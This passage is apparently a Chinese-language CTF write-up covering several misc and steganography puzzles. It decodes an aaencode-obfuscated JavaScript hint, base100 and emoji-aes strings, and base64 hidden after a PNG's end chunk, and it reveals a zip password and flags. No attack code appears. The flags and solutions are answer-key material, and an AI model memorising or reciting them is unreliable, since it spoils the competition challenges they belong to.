+'_')[c^_^o];(ﾟДﾟ) [ﾟoﾟ]='\"';(ﾟДﾟ) ['_'] ( (ﾟДﾟ) ['_'] (ﾟεﾟ+/*´∇｀*/(ﾟДﾟ)[ﾟoﾟ]+ (ﾟДﾟ)👇[ﾟεﾟ]+(ﾟΘﾟ)+(ﾟΘﾟ)+(ﾟｰﾟ)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((ﾟｰﾟ) + (ﾟΘﾟ))+((ﾟｰﾟ) + 🐫(o^_^o))+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((ﾟｰﾟ) + (ﾟΘﾟ))+((ﾟｰﾟ) + (o^_^o))+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((ﾟｰﾟ) + (ﾟΘﾟ))+(o^_^o)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟｰﾟ)+(c^_^o)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+(ﾟｰﾟ)+(o^_^o)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+(ﾟｰﾟ)+👪(ﾟΘﾟ)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((o^_^o) +(o^_^o))+((o^_^o) - (ﾟΘﾟ))+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+(ﾟｰﾟ)+((ﾟｰﾟ) + (ﾟΘﾟ))+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+(ﾟｰﾟ)+((o^_^o) +(o^_^o))+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((o^_^o) +(o^_^o))+👪((ﾟｰﾟ) + (ﾟΘﾟ))+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((ﾟｰﾟ) + (ﾟΘﾟ))+(ﾟｰﾟ)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((ﾟｰﾟ) + (ﾟΘﾟ))+(ﾟｰﾟ)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((ﾟｰﾟ) + (o^_^o))+(ﾟΘﾟ)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟｰﾟ)+(c^_^o)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+(ﾟｰﾟ)+(ﾟΘﾟ)👮+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((o^_^o) +(o^_^o))+(ﾟｰﾟ)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟｰﾟ)+(c^_^o)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((o^_^o) +(o^_^o))+(ﾟｰﾟ)🐧+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((ﾟｰﾟ) + (ﾟΘﾟ))+(c^_^o)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟ👩Θﾟ)+(ﾟｰﾟ)+((ﾟｰﾟ) + (ﾟΘﾟ))+(ﾟДﾟ)[ﾟεﾟ]+(ﾟｰﾟ)+(c^_^o)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((ﾟｰﾟ) + (ﾟΘﾟ))+((ﾟｰﾟ) + (ﾟΘﾟ))+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((ﾟｰﾟ) + (ﾟΘﾟ))+(ﾟΘﾟ)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+(ﾟｰﾟ)+(ﾟｰﾟ)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+(ﾟｰﾟ)+(ﾟｰﾟ)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((ﾟｰﾟ) + (ﾟΘﾟ))+(ﾟｰﾟ)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+(ﾟｰﾟ)+((ﾟｰﾟ) + (ﾟΘﾟ))+(ﾟДﾟ)[ﾟεﾟ]+(ﾟｰﾟ)+(c^_^o)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((ﾟｰﾟ) + (ﾟΘﾟ))+((ﾟｰﾟ) + (o^_^o))+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+(ﾟｰﾟ)+((o^_^o) +(o^_^o))+(ﾟДﾟ)[ﾟεﾟ]+(ﾟｰﾟ)+(c^_^o)👛+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((o^_^o) +(o^_^o))+(ﾟｰﾟ)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((ﾟｰﾟ) + (ﾟΘﾟ))+(c^_^o)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+(ﾟｰﾟ)+((ﾟｰﾟ) + (ﾟΘﾟ))+(ﾟДﾟ)[ﾟεﾟ]+(ﾟｰﾟ)+(c^_^o)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((o^_^o) +(o^_^o))+(c^_^o)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((ﾟｰﾟ) + (ﾟΘﾟ))+(ﾟΘﾟ)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+(ﾟｰﾟ)+
(o^_^o)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((o^_^o) +(o^_^o))+(ﾟｰﾟ)+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((o^_^o) +
(o^_^o))+((ﾟｰﾟ) + (ﾟΘﾟ))+(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+((o^_^o) +(o^_^o))+((o^_^o) - (ﾟΘﾟ))+
(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+(ﾟｰﾟ)+((ﾟｰﾟ) + (ﾟΘﾟ))+(ﾟДﾟ)[ﾟoﾟ]) (ﾟΘﾟ)) ('_');

//解出来的: Look carefully at the middle of the picture;
```

确实没看出个啥，那就删掉颜文字，解base100



AmanCTF - BASE100编码解码

在线BASE100编码解码

👋👟👠👪👖🐨👪👖👇🐫👪👪👮🐧👩👛


This_1s_P4ssw0rd

利用密码解压 KAG.zip 得到 flag.txt

代码块

```
🙃💵🌿🎤🚪🌏🐎🥋🚫😆🎃😊😆🎅🚫👉❓💧🌿🍍✉🐎📮☺☀🙃🛩🔬🚰❌😎🍵👣🌿👉🚪🍎😍🤣😎🍌🖐🌏👌👌🥋👑🍎🍵🍌😎⛄🍌🐎❌🔪📂😁👣❌🐘👑📮ℹ
```

然后就去解emoji-aes



The *rotation* field allows for the one-to-one substition of the Base64 character set with emojis to be rotated. This field must match the selection on encryption.

Message

DASCTF{Y0u_are_4_1ovely_Gh0st}


Key

Decrypted!

CHECKIN

AI画师的小秘密

010打开图片，末尾base64



```
3D 3D ....IEND.B`...==
6F 6E =  Congratulation
68 65 s! You found the
65 72  secret! ===.Her
72 64 e is your reward
62 47 :  REFTQ1RGe1czbG
51 31 MwbWVfdDBfREFTQ1
5A 6C RGXzIwMjVfSDRsZl
      9ZMzRyIX0=.
```

赛博厨解密：DASCTF{W3lc0me_t0_DASCTF_2025_H4lf_Y34r!}